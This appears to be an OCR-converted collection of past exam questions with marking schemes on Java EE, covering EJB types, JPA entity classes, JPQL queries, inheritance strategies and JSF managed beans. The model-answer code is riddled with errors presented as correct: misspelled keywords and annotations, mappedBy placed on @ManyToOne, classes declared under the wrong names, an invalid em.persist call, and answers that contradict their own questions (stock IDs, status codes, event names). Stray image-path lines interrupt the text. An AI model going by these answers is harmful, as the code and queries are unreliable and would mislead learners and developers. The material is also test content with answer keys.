  To **passivate** the bean, the beans state is stored to secondary storage, and maintained relative to the client. When the client invokes a method, a **new** instance is instantiated, and populated from the passivated secondary storage – **activating a bean**

6 marks

Jan 2011 (note: in 2011, entity classes were referred to as entity beans, this is no longer the case)

a) There are three types of EJB's. Explain the role of each type of bean.

9 marks

(3 marks each for explaining message bean, session beans and entity beans)

b) Read the following business scenario and answer the related questions:

The library offers access to a range of online academic journals to all registered students. Students can log in using their student number and library pin. If login is successful, students can search for articles by journal, author, title and/or keyword. All articles matching the search criteria will be displayed. If a specific article is not available, the student can submit a request to the library to purchase the article. The request would be responded to a later date.

i) Identify the entity beans needed to implement the scenario described above. Suggest appropriate attributes for each entity bean.

3 marks

ii) Would message beans be useful in implementing any of the business logic? Explain your answer.

3 marks

iii) How many session beans would you recommend? For each session bean, give pseudo code for the business logic it would need to implement. (Note: you do not need to include linking to a persistence unit, or creating an entity manager.)
For each query needed, decide if it should be a static or dynamic query, and justify your selection.

10 marks

i) Entity Beans: student, journal, article – **3 marks**
ii) Request to purchase article could be implemented as a message bean, as an immediate response is not needed. – **3 marks**
ii) session beans:

1. Student login (verify login details) – dynamic queries (**5 marks**)
   Business logic:
   Instantiate a student object
   Find (em.find) the student based on the student number and pin entered / or run a dynamic query to search for the student in the database.
   If student exists, progress to next UI – article selection, else display an error message.


2. Dynamically build a query depending on the criteria entered by the user. If user enters the name of a journal, then query will need to navigate across two entities.
   If article exists retrieve it and return it to UI, else display 'article not found message'
   Dynamic queries needed (**5 marks**)

Topic: data tier / entity classes

Jan 2014

Question 4.

a) Define Entity classes to cater for the data requirements of the class diagram given below. You do not need to include get and set methods, or static queries.



Note:
All relationships are bidirectional.

19 marks

b) Write JPQL queries for each of the following. Base your answers on the class diagram from part a) above.

i) A list of donors who donated more than €100 in a single donation.

3 marks

ii) A list of donors who donated to the charity event "MyConcernFast2013"

3 marks

Marking scheme

b) ***Total – 20 marks**, broken down as follows:*

```
@Entity
@Table(name = "Donor")
public class Donor implements Serializable {
@Id
@Column
private String donorOD;
@Column
 private String fullName;
@Column
private String contactEmail;
@Column
private String alias;
@joincolumn
private set<Donation> ddonations;
```

1 mark

2

3
2

```
@Entity
@Table(name = " Donation ")
public class Donation implements Serializable {
@Id
@GenerateValue  (optional)
@Column
private Integer donationID;
@Column
 private Date donationDate;
@Column
private Decimal amount;
@ManyToOne(mappedby =" ddonations")
Private Donor donor
@ManyToOne(mappdeby= "cdonations")
Private CharityEvent event
```

1 mark

2 mark

2

```
@Entity
@Table(name = "CharityEvent")
public class CharityEvent implements Serializable {
@ ID
int eventID;
@Column
private String eventDescription;
@Column
orivate Date openingDate
@Column
orivate Date closingDate
@JoinColumn
Private set<Donation> cdonations
```

1 mark

1

2

2

c)

a. list of donor who have an donatoin value greater than €100.00 ***3 marks***

select d.donor from donation d where d.amount>100

(if from clouase based on donor, will also need a join clause)

b.

select d.donor from donation d where d.event.eventID="MyCharityEvent"


(if from clause based on event, will also need a join clause)

3 marks

Aug 2014:

Question 4.

d) Define Entity Beans to cater for the data requirements of a college as given in the class diagram below. Justify your choice of method for handling inheritance, taking into account that student attributes may change in the future.
You do not need to include set and get methods, or static queries in your answer.



Note:
The relationship is one to many and bidirectional.
Parttime and **Fulltime** inherit from **Student**.

19 marks

e) Give the JPQL queries for each of the following, based on the class diagram in part a) above:

i. A list of part time students with an application status of "**RG**".

2 marks

i. A list of full time students with "**Dublin"** in their address.

2 marks

ii. A list of students on courseID **BN002**.

2 marks

Marking scheme

a) ***Total – 20 marks****, broken down as follows:*

```
@Entity
@Table(name = "Course")
public class Course implements Serializable {                    1
@Id
@Column
private String courseID;
@Column                                                           2
 private String name;
@Column
 private String level;
@Column
private String duration;
@Column
private String school;
@JoinColumn
Private Set<Student> students                                     2

@Entity
@inheritance (strategy = InheritanceType.TABLE_PER_CLASS)
@Table(name = "Student")
public class Student implements Serializable {                   2
@Id
@GenerateValue   (optional)
@Column
private String studentID;                                         2
@Column
 private String StudentName;
@Column
private String Contact address;
@Column
 private String ContactPhoneNumber;
@ManyToOne(mappedby ="students")
Private Course course                                             2


@Entity
public class Parttime extends Student{                           1
@Column
private String ApplicationID;
@Column                                                           2
private String applicationStatus;

@Entity
public class Fulltime extends Student{                           1
@Column
private String CAOnumber;
                                                                  1
```

Justification for Inheritance Strategy: Looking for the following points:

strategy = InheritanceType.SINGLE_TABLE not suitable because design is not static, the business want to extend the products they offer, which may result in additional concrete classes.
strategy = InheritanceType.JOINED is less efficient at run time as it requires a join for table queries accesing attributes in the concrete classes.
strategy = InheritanceType.TABLE_PER_CLASS more efficien that JOINED, and more flexible than SINGLE TABLE for handling additional entities.

3 marks

b)

i. *select p from Parttime p where p.applicationStatus = "PG"* ***2 marks***

ii. *select f from Fulltime where f.contactAddress like "%Dublin%".* ***2 marks***

iii. *Select c.student from Course c where c.course=BN002.* ***2 marks***

Jan 2012:

c) Define Entity Beans to cater for the data requirements of the class diagram given below. You do not need to include set and get methods, or static queries.

Customer		Order		OrderDetails
Customer ID (PK) Contact name Contact email Delivery Address	1 *	Order ID (PK) Order Date Delivery Date	1 *	OrderID (PK) ProductCode(PK) QtyOrdered

Note:
All relationships are one to many and bidirectional.
OrderID should be automatically generated in the Order table.
Order Details has a compound primary key made up of orderID and ProductCode.

19 marks

d) Write JPQL queries for each of the following. Base your answers on the class diagram from part a) above.

i) A list of all customers. **1 mark**

ii) A list of orders for customers with 'Dublin' in their address. **2 marks**

iii) A list of product codes ordered since January 1st 2012. **3 marks**

Marking scheme Jan 2012:

a) **Total – 20 marks**, broken down as follows:

```
@Entity
@Table(name = "Customer")
public class Customer implements Serializable {
@Id
@Column
private String customerID;
@Column
```

1 mark

2 marks

```
 private String conatctName;
@Column
private String email;
@Column
private String address;
@JoinColumn
Private Set<Order> orders
```

2 marks

```
@Entity
@Table(name = "Order")
public class Order implements Serializable {
@Id
@GenerateValue
@Column
private Integer orderID;
@Column
 private Date orderDate;
@Column
private Date deliveryDate;
```

1 mark

1 mark

```
@ManyToOne(mappedby ="orders")
Private Customer customer
@JoinColumn
Private Set<OrderDetail> orderdetails
```

4 marks

```
@Entity
@Table(name = "OrderDetail")
public class Order implements Serializable {
@EmbeddedID
private OrderDetailsID id;
@Column
private Integer qtyOrdered;
@ManyToOne(mappedby ="orderdetails")
Private Order order
```

1 mark

2 marks

2 marks

```
@Embeddable
public class OrderDetailsID {
private Integer orderID;
private String productCode;
}
```

3 marks

b)


c. A list of all customers. – **1 mark**
Select c from Customer c

d. A list of orders for customers with Dublin in their address – **2 marks**
Select o From orders o where o.customer.address like '%Dublin%'

e. A list of product codes ordered since January 1st 2012 – **3 marks**
Select **o.orderID.productCode** from orderDetail o Where o.order.orderDate > '01012012'

Jan 2013:

a) Define Entity Beans to cater for the data requirements of the class diagram given below. You do not need to include get and set methods, or static queries.



Note:
All relationships are bidirectional.
OrderID should be automatically generated in the Order table.

20 marks

b) Write JPQL queries for each of the following. Base your answers on the class diagram from part a) above.

i) A list of Customers who have an OrderValue in a PromotionOrder that is greater than €10.00 **2 marks**

ii) A list of orders showing CustomerID, orderValue and OrderDate for orders relating to CampaignID "Dec2012". **3 marks**

Marking scheme Jan 2013:

a) **Total – 20 marks**, broken down as follows:

```
@Entity
@Table(name = "Customer")
public class Customer implements Serializable {                    1 mark
@Id
@Column
private String customerID;
@Column
 private String conatctName;                                       2 marks
@Column
private String email;
@Column
private String address;
@ManyToMany                                                        3 marks
            @JoinTable (name="Cust_Promo", joinColumns =
      @JoinColumn(name="Cust_fk"), inverseJoinColumns=@joinColumn(name="promo_fk"))
Private Set<PromotionCampaign> cpromotions
@joincolumn
private PromotionOrder corder;                                     2 marks

@Entity
@Table(name = "PromotionOrder")
public class Order implements Serializable {                       1 mark
@Id
@GenerateValue
@Column
private Integer orderID;
@Column
 private Date orderDate;                                           2 mark
@Column
private Decimal orderValue;
@OneToOne(mappedby ="corder")
Private Customer customer
@ManyToOne(mappdeby= "porders")                                    3  marks
Private PromotionCampaign> promotion


@Entity
@Table(name = "PromotionCampaign")                                 1 mark
public class Order implements Serializable {
@ ID
int campaignID;
@Column                                                            1 marks
private Date campaignDate;
@Column
orivate Decimal campaignCost                                       2 marks
@ManyToMany(mappedby ="cpromotions")
```

```
private set<Customer> customers
@JoinColumn
Private set<Order> porders
```

2 marks

b)

f. list of customers who have an PromotionOrder value greater than €10.00 **2 marks**

```
select c from customer c where c.corder.orderValue>10
```


g. A list of orders showing CustomerID, orderValue and OrderDate for orders relating to CampaignID "Dec2012".

```
select p.Customers.customerID, p.OrderDate, p.OrderValue from PromotionOrder p
where p.PromotionCampaign.campaignID="Dec2012"
```

3 marks

Aug 2013

a) Define Entity Beans to cater for the data requirements of a book shop as given in the class diagram below. Justify your choice of method for handling inheritance, taking into account that this business hopes to extend their range of products in the future.
You do not need to include set and get methods, or static queries in your answer.



Note:
Relationships are one to many and bidirectional.
Book and Magazine inherit from Product.

20 marks

b) Explain the Entity Bean life cycle events that occur when the following statements are executed. Assume **em** is an instance of a JPA Entity Manager, and **Book** is an Entity Bean:

i. Book book = new Book();

ii. book = em.find(Book.class, 1234);

iii. em.remove(book)

5 marks

Marking scheme

a) **Total – 20 marks**, broken down as follows:

```
@Entity
@Table(name = "Supplier")
public class Customer implements Serializable {                    1
@Id
@Column
private String supplierID;
@Column
 private String name;                                               2
@Column
 private String contactName;
@Column
private String address;
@JoinColumn
Private Set<Product> products                                      2

@Entity
@inheritance (strategy = InheritanceType.TABLE_PER_CLASS)
@Table(name = "Product")
public class Order implements Serializable {                                2
@Id
@GenerateValue   (optional)
@Column
private Integer productID;
@Column
 private Integer quantityInStock;                                           2
@Column
private Real price;
@ManyToOne(mappedby =“products”)
Private Supplier supplier                                                   2

@Entity
public class Book extends Product{                                          1
@Column
private String ISBN;
@Column                                                            2
private String author;

@Entity
public class Magazine extends Product{                                      1
@Column
private Integer issueNumber;
@Column                                                            2
private Date issueDate;
```

Justification for Inheritance Strategy: Looking for the following points:
strategy = InheritanceType.SINGLE_TABLE not suitable because design is not static, the business want to extend the products they offer, which may result in additional concrete classes.
strategy = InheritanceType.JOINED is less efficient at run time as it requires a join for table queries accesing attributes in the concrete classes.
strategy = InheritanceType.TABLE_PER_CLASS more efficien that JOINED, and more flexible than SINGLE TABLE for handling additional entities.


3 marks

b)

i. Book book = new Book(); - in memory but not managed (**1 mark)**
ii. book = em.find(Book.class, 1234); - container managed (persisted), and linked to an existing row in the database table. **2 marks**
iii. em.remove(book) – no longer managed, but instance still in memory awaiting garbage collection. **2 marks**

Jan 2011:

a) Write the entity bean code for the following entity representing a daily record of changes in stock price. You just need to include the attribute definitions in your code, you do not need to include any methods in your answer.
Note: the entity has a compound primary key.



9 marks

b) Give the session bean code to add a new row to the dailyRecord table with the following values:

DateID: 6
StockID: 375
Price_Open: 18.50
Price_Close: 19.75

Note: Assume you have an Entity Manager object available called **em** which is already linked to the correct database.

8 marks

c) Write JPQL queries for the following:

i) Select all daily records. **2 marks**
ii) Select daily records for stockID 375. **3 marks**
iii) Select daily records for stock where the closing price is less than the opening price. **3 marks**

Marking schemes:

a)

(5 marks)	**(4 marks)**

@entity
public class DailyRecord {
@embeddableid
private DRID drid
@column
private Double price_open;
@column
private Double price_close;
// methods
}
	@embeddable
	public class DRID {
	private int DateID;
	private int stockID
	// methods
	}

b)

```
DRID drKey = new DRID()
drKey.dateID = 6;
drKey.stockID = 376
DailyRecord dr = new DailyRecord();
dr. drid = drKey;
```

```
dr.price_open = 18.50;
dr.price_close = 19.75;
em.persist(DailyRecord.class, dr);
```

c)
i) select d from DailyRecord d (2 marks)
ii) select d from DailyRecord d where d.stockID = 375; (3 marks)
iii) select d from DailyRecord d where d.closingprce < d.openingprice (3 marks)

Topic: Question 5, JSF

Jan 2013, **Question 5.**

a) The following is an extract of code from a JSF page and its corresponding managed bean. Assume a session façade and entity class are available to support access to a customer database table. Answer the questions below based on this code.

```
<h:dataTable value="#{custController.items}" var="item>
            <h:column>
                  <f:facet name="header">
                        <h:outputText value="Customer ID"/>
                  </f:facet>
                  <h:outputText value="#{item.customerId}"/>
            </h:column>
            <h:column>
                  <f:facet name="header">
                              <h:outputText value="Name"/>
                  </f:facet>
                  <h:outputText value="#{item.name}"/>
            </h:column>
</h:dataTable>
```

```
@Named(value = "custController")
@SessionScoped
public class custController implements Serializable{

    private DataModel items = null;

    @EJB
    private session.CustomerFacade ejbFacade;

   public DataModel getItems() {
      items = new ListDataModel(ejbFacade.findAll());
      return items;
    }
. . . .
```

i. What will the data table display when this JSF page is rendered?
2 marks

ii. Explain how "item.name" is populated with customer names from a database table. Your answer should explain the interactions between the JSF page, the managed bean, the session facade and the entity class.

8 marks


iii. Explain the annotation **@SessionScoped**. Outline <u>two</u> alternative annotations that could have been used instead.

5 marks

(Part b was on security, see Q1)

Aug 2014

Question 5.



a) The goal of the Java Server Faces (JSF) framework is to make Web Development faster and easier. Discuss how this is achieved. In your answer, make reference the components of the JSF architecture illustrated above.

12 marks

b) Explain how to implement custom validation components in Java Server Faces. Illustrate your answer with an explanation of the code sample below. How is the validate meth
od referenced in a JSF page?

```
@FacesValidator("emailValidator")
public class EmailValidator implements Validator {
@Override
    public void validate(FacesContext facesContext,
            UIComponent uIComponent, Object value) throws
            ValidatorException {
        Pattern pattern = Pattern.compile("\\ddd\snn\sd+");
        Matcher matcher = pattern.matcher((CharSequence) value);
        HtmlInputText htmlInputText = (HtmlInputText) uIComponent;
        if (!matcher.matches()) {
            FacesMessage facesMessage = new FacesMessage("…..");
      }
    }
}
```

8 marks

c) Managed beans have a life span based on their scope. Outline the five scopes of a JSF managed bean.

5 marks

Marking scheme

a) Looking for reference to:
bring graphical components to the Web, and was inspired by the SWING component model and other GUI frameworks;

- *Based on Model, View, Controller design pattern. The faces servlet is the controller in the MVC pattern, and is internal to JSF. The model is the managed beans supported each UI page. Variables and methods in the managed beans can be reference directly from a JSF page. View comprises of: XHTML, JSP, XUL or facelets for the user interface and its components: converters convert a components value (date, boolean etc.) to and from String values;* ***Validators****: the validation rules for the UI components, ensuring the value entered by the user is valid;* ***Renderer*** *is an optional layer which controls how a UI component is displayed, allowing the same component to be rendered differently for different clients, e.g. a web browser or mobile phone.*

12 marks

b)

Each validator class will implement ONE validation only.
The class is called by referencing the string defined in @FacesValidator:
By implementing Validator, three parameters are expected as input, which are sent automatically by JSF:

FacesContext facesContext: recording state information on the JSF page
UIComponent uIComponent*: the JSF component to be validated*
Object value*: the value entered by the user.*

Reference to the code:
Pattern represents the compiled form of a regular expression.
It's method matcher creates a Matcher object that can compare a given input with the regular expression.
Calling matches() does the comparison.

c)

@ApplicationScope*:.Objects are available to ALL clients using the web application for as long as the application is active.*
@sessionScope*: The object is available to all request/response cycles that belong to a client session until the session is invalidated.*
@ViewScoped*: Objects are available within a given view until the view is changed*
@RequestScoped*: Objects are available from the beginning of a request until a response is send to the client.*
@NoneScope*: managed beans with this scope are not visible in a JSF page, and define objects used by other managed.*

5 marks

Marking scheme

i. Full list of customers from the customer table

2 marks

ii. Linked to the data model 'items' in managed bean, and so JSF controller will call getItems when rendering page; get items calls the findAll() method in the customer session bean, which in turn is referencing a named query in the entity bean. This is a JPQL query to retrieve a collection of customer instances, each representing a row in the database table. The name attribute in the collection of instances will be the list of names from the customer table.

8 marks

iii. Explain the annotation **@SessionScoped**. The life span of the session bean, and its data, will be the duration of the client's session that the instance has been allocated to.

4 marks